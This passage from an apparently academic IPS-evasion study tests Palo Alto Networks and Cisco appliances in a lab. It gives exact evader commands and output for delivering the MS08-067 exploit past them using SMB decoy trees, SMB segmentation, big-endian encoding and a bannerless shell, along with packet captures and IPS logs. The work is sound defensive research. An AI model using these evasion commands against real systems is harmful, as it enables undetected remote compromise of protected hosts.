Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 38: Attacking with no evasions

The output is identical to the previous IPSs, as the attack is blocked. This behavior is of course expected, so let's take a look at the traffic between the attacker and the victim, using Wireshark.




Figure 39: Wireshark showing the attack with no evasion techniques used

Once again the IPS blocks the traffic right after the `NetPathCanonicalize` request. Due to the lack of response, the packet is retransmitted by the attacker. The IPS log, shown in Figure 40, confirms that the traffic was blocked, and shows that it was identified as "Microsoft Windows Server Service Remote Stack Overflow Vulnerability".

Microsoft Windows Server Service Remote Stack Overflow Vulnerability	untrusted	trusted	192.168.251.218		192.168.251.213	445	msrpc	reset-server	critical

Figure 40: IPS log confirming the blocked attack

Palo Alto Networks provides additional information about the protection, and in the description shown in Figure 41, it is clear that the protection is in fact identifying the attack as an attempt to exploit the MS08-067 vulnerability.




Figure 41: Details about the IPS protection

Having confirmed that the appliance blocks the attack in its default settings, let's see if there are ways to evade it.

4.3.2. Retrying previous successes

In the previous test labs the following successful evasion techniques were found:

- Fragmenting the IP packets with at most 432 bytes per fragment
- Setting the Initial TCP sequence number to `0xFFFFFFFF - 560`
- Adding 'dummy paths' to the SMB `\BROWSER` filename
- Using SMB 'decoy trees' before the malicious packet is sent

All of these attacks were tested against the device from Palo Alto Networks with no success. Output from running the attack tool as well as the Wireshark screenshots are not included in this paper, as they would not provide any additional information.


4.3.3. Decoy trees

As stated above, the attack using 1 decoy tree was unsuccessful against the Palo Alto Networks appliance. However, look at what happens when things gets just slightly more complex. In the next test, instead of opening one decoy tree, two are opened, and instead of one write request two are performed. In addition to this, the data written is not one `0x00` byte, but two bytes of MS-RPC request-like data. It is possible to send this type of data using the tool, and the output from doing it is shown below in Figure 42.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --evasion=smb_decoytrees,"2","2","2","random_msrpcreq"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - Before normal SMB writes, 2 SMB trees are opened and 2 writes are performed to them. The write
payload is 2 bytes of MSRPC request-like data.

Info: NetBIOS connection 192.168.251.218:57253 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
Info: Command shell connection reset.
Info: CommandShell::SendCommand() - Failed to send string
Info: CommandShell::RunInteractive() - SendCommand failed
Info: Shell closed
```

Figure 42: Attack using more complex SMB decoy trees

Shell access is achieved, but after sending the `hostname` command, the connection is apparently cut. When looking at the traffic using Wireshark in Figure 43, we see that the decoy tree connections are being opened and closed before the malicious `NetPathCanonicalize` request. Note how two decoy trees are open at the same time.



No.	Time	Source	Destination	Protocol	Length	Info
5	0.001214	192.168.251.218	192.168.251.213	TCP	74	57253 > microsoft-ds [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424 TSval=1126689795 TSecr=0
6	0.001630	192.168.251.213	192.168.251.218	TCP	74	microsoft-ds > 57253 [SYN, ACK] Seq=0 Ack=1 Win=17088 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0
7	0.001748	192.168.251.218	192.168.251.213	TCP	66	57253 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65535 Len=0 TSval=1126689795 TSecr=0
8	0.002468	192.168.251.218	192.168.251.213	SMB	154	Negotiate Protocol Request
9	0.003547	192.168.251.213	192.168.251.218	SMB	189	Negotiate Protocol Response
10	0.003642	192.168.251.218	192.168.251.213	SMB	169	Session Setup AndX Request, User: .\
11	0.004473	192.168.251.213	192.168.251.218	SMB	158	Session Setup AndX Response
12	0.004590	192.168.251.218	192.168.251.213	SMB	143	Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
13	0.005446	192.168.251.213	192.168.251.218	SMB	116	Tree Connect AndX Response
14	0.005548	192.168.251.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
15	0.006483	192.168.251.213	192.168.251.218	SMB	205	NT Create AndX Response, FID: 0x4000
16	0.006892	192.168.251.218	192.168.251.213	SMB	128	Tree Connect AndX Request, Path: \\\IPC$
17	0.007750	192.168.251.213	192.168.251.218	SMB	116	Tree Connect AndX Response
18	0.007832	192.168.251.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4001, Path: \BROWSER
19	0.008728	192.168.251.213	192.168.251.218	SMB	205	NT Create AndX Response, FID: 0x4001
20	0.008819	192.168.251.218	192.168.251.213	SMB	128	Tree Connect AndX Request, Path: \\\IPC$
21	0.009537	192.168.251.213	192.168.251.218	SMB	116	Tree Connect AndX Response
22	0.009614	192.168.251.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4002, Path: \BROWSER
23	0.010551	192.168.251.213	192.168.251.218	SMB	205	NT Create AndX Response, FID: 0x4002
24	0.010633	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4001, 2 bytes at offset 0
25	0.011488	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4001, 2 bytes
26	0.011549	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4002, 2 bytes at offset 0
27	0.012347	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4002, 2 bytes
28	0.012424	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4001, 2 bytes at offset 0
29	0.013217	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4001, 2 bytes
30	0.013279	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4002, 2 bytes at offset 0
31	0.014087	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4002, 2 bytes
32	0.014165	192.168.251.218	192.168.251.213	SMB	111	Close Request, FID: 0x4001
33	0.014864	192.168.251.213	192.168.251.218	SMB	105	Close Response, FID: 0x4001
34	0.014928	192.168.251.218	192.168.251.213	SMB	105	Tree Disconnect Request
35	0.015560	192.168.251.213	192.168.251.218	SMB	105	Tree Disconnect Response
36	0.015629	192.168.251.218	192.168.251.213	SMB	111	Close Request, FID: 0x4002
37	0.016272	192.168.251.213	192.168.251.218	SMB	105	Close Response, FID: 0x4002
38	0.016386	192.168.251.218	192.168.251.213	SMB	105	Tree Disconnect Request
39	0.017016	192.168.251.213	192.168.251.218	SMB	105	Tree Disconnect Response
40	0.017096	192.168.251.218	192.168.251.213	DCERPC	206	Bind: call_id: 1983710233 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
41	0.017933	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
42	0.017985	192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
43	0.018866	192.168.251.213	192.168.251.218	DCERPC	198	Bind_ack: call_id: 1983710233 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
44	0.019860	192.168.251.218	192.168.251.213	SMB	128	Tree Connect AndX Request, Path: \\\IPC$
45	0.020643	192.168.251.213	192.168.251.218	SMB	116	Tree Connect AndX Response
46	0.020712	192.168.251.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4003, Path: \BROWSER
47	0.022494	192.168.251.213	192.168.251.218	SMB	205	NT Create AndX Response, FID: 0x4003
48	0.022661	192.168.251.218	192.168.251.213	SMB	128	Tree Connect AndX Request, Path: \\\IPC$
49	0.023596	192.168.251.213	192.168.251.218	SMB	116	Tree Connect AndX Response
50	0.023688	192.168.251.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4004, Path: \BROWSER
51	0.030038	192.168.251.213	192.168.251.218	SMB	205	NT Create AndX Response, FID: 0x4004
52	0.030221	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4003, 2 bytes at offset 0
53	0.031187	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4003, 2 bytes
54	0.031259	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4004, 2 bytes at offset 0
55	0.032092	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4004, 2 bytes
56	0.032178	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4003, 2 bytes at offset 0
57	0.032961	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4003, 2 bytes
58	0.033068	192.168.251.218	192.168.251.213	SMB	136	Write AndX Request, FID: 0x4004, 2 bytes at offset 0
59	0.033816	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4004, 2 bytes
60	0.033908	192.168.251.218	192.168.251.213	SMB	111	Close Request, FID: 0x4003
61	0.034493	192.168.251.213	192.168.251.218	SMB	105	Close Response, FID: 0x4003
62	0.034546	192.168.251.218	192.168.251.213	SMB	105	Tree Disconnect Request
63	0.035206	192.168.251.213	192.168.251.218	SMB	105	Tree Disconnect Response
64	0.035285	192.168.251.218	192.168.251.213	SMB	111	Close Request, FID: 0x4004
65	0.035955	192.168.251.213	192.168.251.218	SMB	105	Close Response, FID: 0x4004
66	0.036040	192.168.251.218	192.168.251.213	SMB	105	Tree Disconnect Request
67	0.036689	192.168.251.213	192.168.251.218	SMB	105	Tree Disconnect Response
68	0.036804	192.168.251.218	192.168.251.213	SRVSVC	638	NetPathCanonicalize request
69	0.037862	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 724 bytes
70	0.037938	192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
71	0.039217	192.168.251.213	192.168.251.218	SMB	105	Read AndX Response, FID: 0x4000, Error: STATUS_PIPE_EMPTY
72	0.064918	192.168.251.218	192.168.251.213	TCP	66	57253 > microsoft-ds [ACK] Seq=2951 Ack=2154 Win=65535 Len=0 TSval=1126689795 TSecr=1928012
73	0.539970	192.168.251.218	192.168.251.213	TCP	74	57254 > 6049 [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424 TSval=1126689800 TSecr=0
74	0.540837	192.168.251.213	192.168.251.218	TCP	66	57254 > 6049 [ACK] Seq=1 Ack=1 Win=65535 Len=0 TSval=1126689800 TSecr=0
75	0.541074	192.168.251.213	192.168.251.218	TCP	74	6049 > 57254 [SYN, ACK] Seq=0 Ack=1 Win=17088 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0
76	0.561515	192.168.251.213	192.168.251.218	TCP	105	6049 > 57254 [PSH, ACK] Seq=1 Ack=1 Win=17088 Len=39 TSval=1928017 TSecr=1126689800
77	0.662978	192.168.251.218	192.168.251.213	TCP	66	57254 > 6049 [ACK] Seq=1 Ack=40 Win=65535 Len=0 TSval=1126689801 TSecr=1928017
78	0.663746	192.168.251.213	192.168.251.218	TCP	131	6049 > 57254 [PSH, ACK] Seq=40 Ack=1 Win=17088 Len=65 TSval=1928018 TSecr=1126689801
79	0.685240	192.168.251.218	192.168.251.213	TCP	66	57254 > 6049 [ACK] Seq=1 Ack=105 Win=65535 Len=0 TSval=1126689801 TSecr=1928018
80	2.039643	192.168.251.218	192.168.251.213	TCP	76	57254 > 6049 [PSH, ACK] Seq=1 Ack=105 Win=65535 Len=10 TSval=1126691843 TSecr=1928018
81	2.050136	192.168.251.218	192.168.251.213	TCP	76	[TCP Retransmission] 57254 > 6049 [PSH, ACK] Seq=1 Ack=105 Win=65535 Len=10 TSval=1126691843 TSecr=1928018
82	2.071015	192.168.251.218	192.168.251.213	TCP	76	[TCP Retransmission] 57254 > 6049 [PSH, ACK] Seq=1 Ack=105 Win=65535 Len=10 TSval=1126691843 TSecr=1928018
83	2.112009	192.168.251.218	192.168.251.213	TCP	76	[TCP Retransmission] 57254 > 6049 [PSH, ACK] Seq=1 Ack=105 Win=65535 Len=10 TSval=1126691844 TSecr=1928018
84	2.193079	192.168.251.218	192.168.251.213	TCP	76	[TCP Retransmission] 57254 > 6049 [PSH, ACK] Seq=1 Ack=105 Win=65535 Len=10 TSval=1126691844 TSecr=1928018
85	2.354126	192.168.251.218	192.168.251.213	TCP	54	57254 > 6049 [RST] Seq=11 Win=65535 Len=0
86	2.458551	192.168.251.218	192.168.251.213	SMB	111	Close Request, FID: 0x4000
87	2.458611	192.168.251.213	192.168.251.218	SMB	105	Tree Disconnect Request
88	2.458630	192.168.251.218	192.168.251.213	SMB	109	Logoff AndX Request
89	2.458938	192.168.251.213	192.168.251.218	TCP	66	57253 > microsoft-ds [FIN, ACK] Seq=3078 Ack=2154 Win=65535 Len=0 TSval=1126691847 TSecr=1928012
90	2.459057	192.168.251.218	192.168.251.213	TCP	54	57253 > microsoft-ds [RST] Seq=3079 Win=65535 Len=0

Figure 43: Wireshark showing the complex SMB decoy trees

The small 2 byte payload in each write is the hex value `0x0500`. This data is part of the header in an RPC request, telling the major and minor version number of the protocol according to the SAMBA Developers Guide (Vernooij, 2009). Sending a payload of `0x00` was tested but proved unsuccessful, so apparently the payload matters.

Although shell access was achieved, the connection was cut after the `hostname` command was executed. Figure 44 shows that the IPS identified it as "Windows Command Shell Access" and reset the connection.

vulnerability	Windows Command Shell Access	untrusted	trusted	192.168.251.218		192.168.251.213	6049	unknown-tcp	reset-server	critical

Figure 44: IPS logs showing the protection identifying the attack

Apparently, this is identified by the banner of the shell. The tool provides a way of opening a command shell without the Microsoft banner and command prompt, and this is sufficient to evade the final obstacle. Figure 45 shows the output of the tool with the command successfully run.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --evasion=smb_decoytrees,"2","2","2","random_msrpcreq" --extra=no_banner=true

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - Before normal SMB writes, 2 SMB trees are opened and 2 writes are performed to them. The write
payload is 2 bytes of MSRPC request-like data.

Info: NetBIOS connection 192.168.251.218:49365 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...


p4 hostname
mdy-victim

p4
```

Figure 45: Executing the attack with no shell banner

Command-line access is achieved and there is no evidence of the attack in the logs.

4.3.4. Simple fragmentation

Previously IPv4 fragmentation was used to evade the protection filter in the IPS from HP TippingPoint. It turns out, that the Palo Alto Networks IPS is also susceptible to fragmentation. Figure 46 shows the output from running the attack while fragmenting the SMB requests at the Application layer, with at most 100 bytes of data in each write.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --evasion=smb_seg,"100"

Info: Using random seed 1
The following evasions are applied from stage msrpc_bind to end:
  - SMB writes are segmented to contain at most 100 bytes of payload.

Info: NetBIOS connection 192.168.251.218:62785 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 46: Attacking using SMB fragmentation

Once again shell access is achieved. Wireshark shows in Figure 47 how the `NetPathCanonicalize` request has been segmented into a series of SMB writes. Note the difference from fragmenting at the IP level, shown in Figure 11. This time every fragment receives a response from the server using the SMB protocol. The IPS log shows no information about the attack.

No.	Time	Source	Destination	Protocol	Length	Info
5	0.001628	192.168.251.218	192.168.251.213	TCP	74	62785 > microsoft-ds [SYN] Seq=0 Win=65535 Len=0 WS=1 MSS=1424 TSval=1127281665 TSecr=0
6	0.002269	192.168.251.213	192.168.251.218	TCP	74	microsoft-ds > 62785 [SYN, ACK] Seq=0 Ack=1 Win=17088 Len=0 MSS=1460 WS=1 TSval=0 TSecr=0
7	0.002437	192.168.251.218	192.168.251.213	TCP	66	62785 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65535 Len=0 TSval=1127281665 TSecr=0
8	0.003242	192.168.251.218	192.168.251.213	SMB	154	Negotiate Protocol Request
9	0.004156	192.168.251.213	192.168.251.218	SMB	189	Negotiate Protocol Response
10	0.004253	192.168.251.218	192.168.251.213	SMB	169	Session Setup AndX Request, User: .\
12	0.005331	192.168.251.213	192.168.251.218	SMB	158	Session Setup AndX Response
13	0.005489	192.168.251.218	192.168.251.213	SMB	143	Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
14	0.006359	192.168.251.213	192.168.251.218	SMB	116	Tree Connect AndX Response
15	0.006454	192.168.251.218	192.168.251.213	SMB	162	NT Create AndX Request, FID: 0x4000, Path: \BROWSER
16	0.007458	192.168.251.213	192.168.251.218	SMB	205	NT Create AndX Response, FID: 0x4000
17	0.007857	192.168.251.218	192.168.251.213	DCERPC	206	Bind: call_id: 3890695717 Fragment: Single, 1 context items: SRVSVC V3.0 (32bit NDR)
18	0.008806	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
19	0.008903	192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
20	0.009821	192.168.251.213	192.168.251.218	DCERPC	198	Bind_ack: call_id: 3890695717 Fragment: Single, max_xmit: 2048 max_recv: 2048, 1 results: Acceptance
21	0.011207	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
22	0.012305	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
23	0.012377	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
24	0.013210	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
25	0.013290	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
26	0.014140	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
27	0.014204	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
28	0.015072	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
29	0.015150	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
30	0.015994	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
31	0.016060	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
32	0.016914	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
33	0.017008	192.168.251.218	192.168.251.213	SMB	234	Write AndX Request, FID: 0x4000, 100 bytes at offset 0
34	0.017850	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 100 bytes
35	0.017914	192.168.251.218	192.168.251.213	SRVSVC	158	NetPathCanonicalize request
36	0.018690	192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 24 bytes
37	0.018766	192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
38	0.020210	192.168.251.213	192.168.251.218	SMB	105	Read AndX Response, FID: 0x4000, Error: STATUS_PIPE_EMPTY
39	0.045774	192.168.251.218	192.168.251.213	TCP	66	62785 > microsoft-ds [ACK] Seq=1899 Ack=1035 Win=65535 Len=0 TSval=1127281666 TSecr=927
53	2.584574	192.168.251.218	192.168.251.213	SMB	111	Close Request, FID: 0x4000
54	2.584612	192.168.251.218	192.168.251.213	SMB	105	Tree Disconnect Request
55	2.584635	192.168.251.218	192.168.251.213	SMB	109	Logoff AndX Request

Figure 47: Wireshark showing SMB fragmentation

4.3.5. Encoding

Another evasion technique that proves successful against the Palo Alto Networks appliance is big-endian encoding. Big-endian encoding is used when data is represented with the highest (most significant) byte first. Figure 48 shows the successful result of

executing the attack using this evasion technique. Once again, nothing is seen in the IPS log.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --evasion=msrpc_bigendian

Info: Using random seed 1
The following evasions are applied from stage msrpc_bind to end:
  - MSRPC messages are sent in the big endian byte order

Info: NetBIOS connection 192.168.251.218:52216 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 48: Attacking with big-endian encoding enabled

The impact on the payload when using this evasion technique can be observed in Figure 49, which shows a comparison of the path values in the `NetPathCanonicalize` request. It is clear that each byte pair is reversed, turning `0x5C00` into `0x005C`.

```
Original request:   5C 00 46 4E 7A 4D 66 45 (...)
Big-endian encoding: 00 5C 4E 46 4D 7A 45 66 (...)
```

Figure 49: Payload endian encoding comparison

Although shell access is achieved by successfully evading the MS08-067 protection, the IPS actually identifies the big-endian evasion technique. As Figure 50 shows, the IPS does have a protection against data using this unusual encoding. However, in the default profile this protection is only set to alert, allowing the attacker to successfully compromise the target machine.

vulnerability	Microsoft DCE RPC Big Endian Evasion Vulnerability	untrusted	trusted	192.168.251.218		192.168.251.213	445	msrpc	alert	medium

Figure 50: IPS log showing big-endian evasion identification

This section presented three evasion techniques that were successfully used to allow the attacker to compromise the host protected by the IPS from Palo Alto Networks. The last evasion technique was identified by the IPS, but the default profile was configured to only alert the system administrator - not block the traffic.

4.4. Cisco

The next test subject is the IPS from Cisco Systems. This test lab is built around a Cisco ASA 5512-X appliance, where the built-in IPS has been updated with the latest signatures. The IPS has been configured to deny traffic that triggers a signature with a Risk Rating of 90+. It has been set up in a remote datacenter, protecting the virtual target that has been moved to the datacenter. NAT is setup to allow the attacker to attack it on a public IP-address. Please note, that all outputs and screenshots have been modified in order to disguise the public IP address used.




Figure 51: Simplified overview of the Cisco test lab

4.4.1. Making sure the attack is blocked

Once again the attack is carried out with no evasion techniques in use. This is to validate, that the IPS is recognizing and stopping the attack. Figure 52 shows the output from running the tool.

```
# ./evader --if=eth0 --src_ip=192.0.2.25 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1

Info: Using random seed 1
Info: NetBIOS connection 192.0.2.25:56225 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: No shell, attack failed
201: Failed.
```

Figure 52: Attacking with no evasions

The attack is blocked and Figure 53 shows how the Cisco IPS identifies the attack as "Windows Server Service Remote Code Execution".

Severity	Device	Sig. ID	Sig. Name	Attacker IP	Victim IP	Victim Port	Actions Taken	Threat ...	Risk ...
high	IPSTEST	7280/0	Windows Server Service Remote Code Execution	[redacted]	192.168.126.61	445	droppedPacket...	65	100

Figure 53: IPS log confirming the blocked attack

Additional information from Cisco about the signature is shown in Figure 54, where the description tells that the signature looks for general exploit attempts to the Server service. Figure 55 shows that Cisco actually mentions the Conficker worm as a threat related to the signature. All of the above confirms that the appliance is configured to block the attack. Now, let's overcome this obstacle.

Description:	This signature looks for general attempts at exploiting the Server Service vulnerability.				
Signature ID:	7280/0	Signature Name:	Windows Server Service Remote Code Execution	Severity	High
Release Date:	1/25/2011	Release Version:	S542		

Figure 54: Additional signature information from Cisco

Description	CVE ID
Worm: W32/Conficker.worm	0
Microsoft Windows Server Service Remote Procedure Call Request Handling Code Execution Vulnerability	CVE-2008-4250

Figure 55: Threats related to the signature according to Cisco

4.4.2. Retrying previous successes

In the previous labs, a number of successful evasions were found. It turns out that the Cisco IPS is also susceptible to some of these. Both the Check Point and the Palo Alto appliances were evaded by using SMB decoy trees. While the Check Point was evaded using a single decoy tree, the Palo Alto required a bit more effort, with two trees and a payload of MS-RPC request data. The Cisco IPS falls somewhere in between the two, as it is possible to evade it by using one decoy tree, with one write of 1 byte of MS-RPC request data.

```
# ./evader --if=eth0 --src_ip=192.0.2.25 --dst_ip=xxx.xxx.xxx.xxx --gw=192.0.2.2 --attack=conficker
--randseed=1 --evasion=smb_decoytrees,"1","1","1","random_msrpcreq"

Info: Using random seed 1
The following evasions are applied from stage smb_connect to end:
  - Before normal SMB writes, 1 SMB trees are opened and 1 writes are performed to them. The write
payload is 1 bytes of MSRPC request-like data.

Info: NetBIOS connection 192.0.2.25:58192 -> xxx.xxx.xxx.xxx:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 56: Output from using the decoy tree evasion against the Cisco IPS

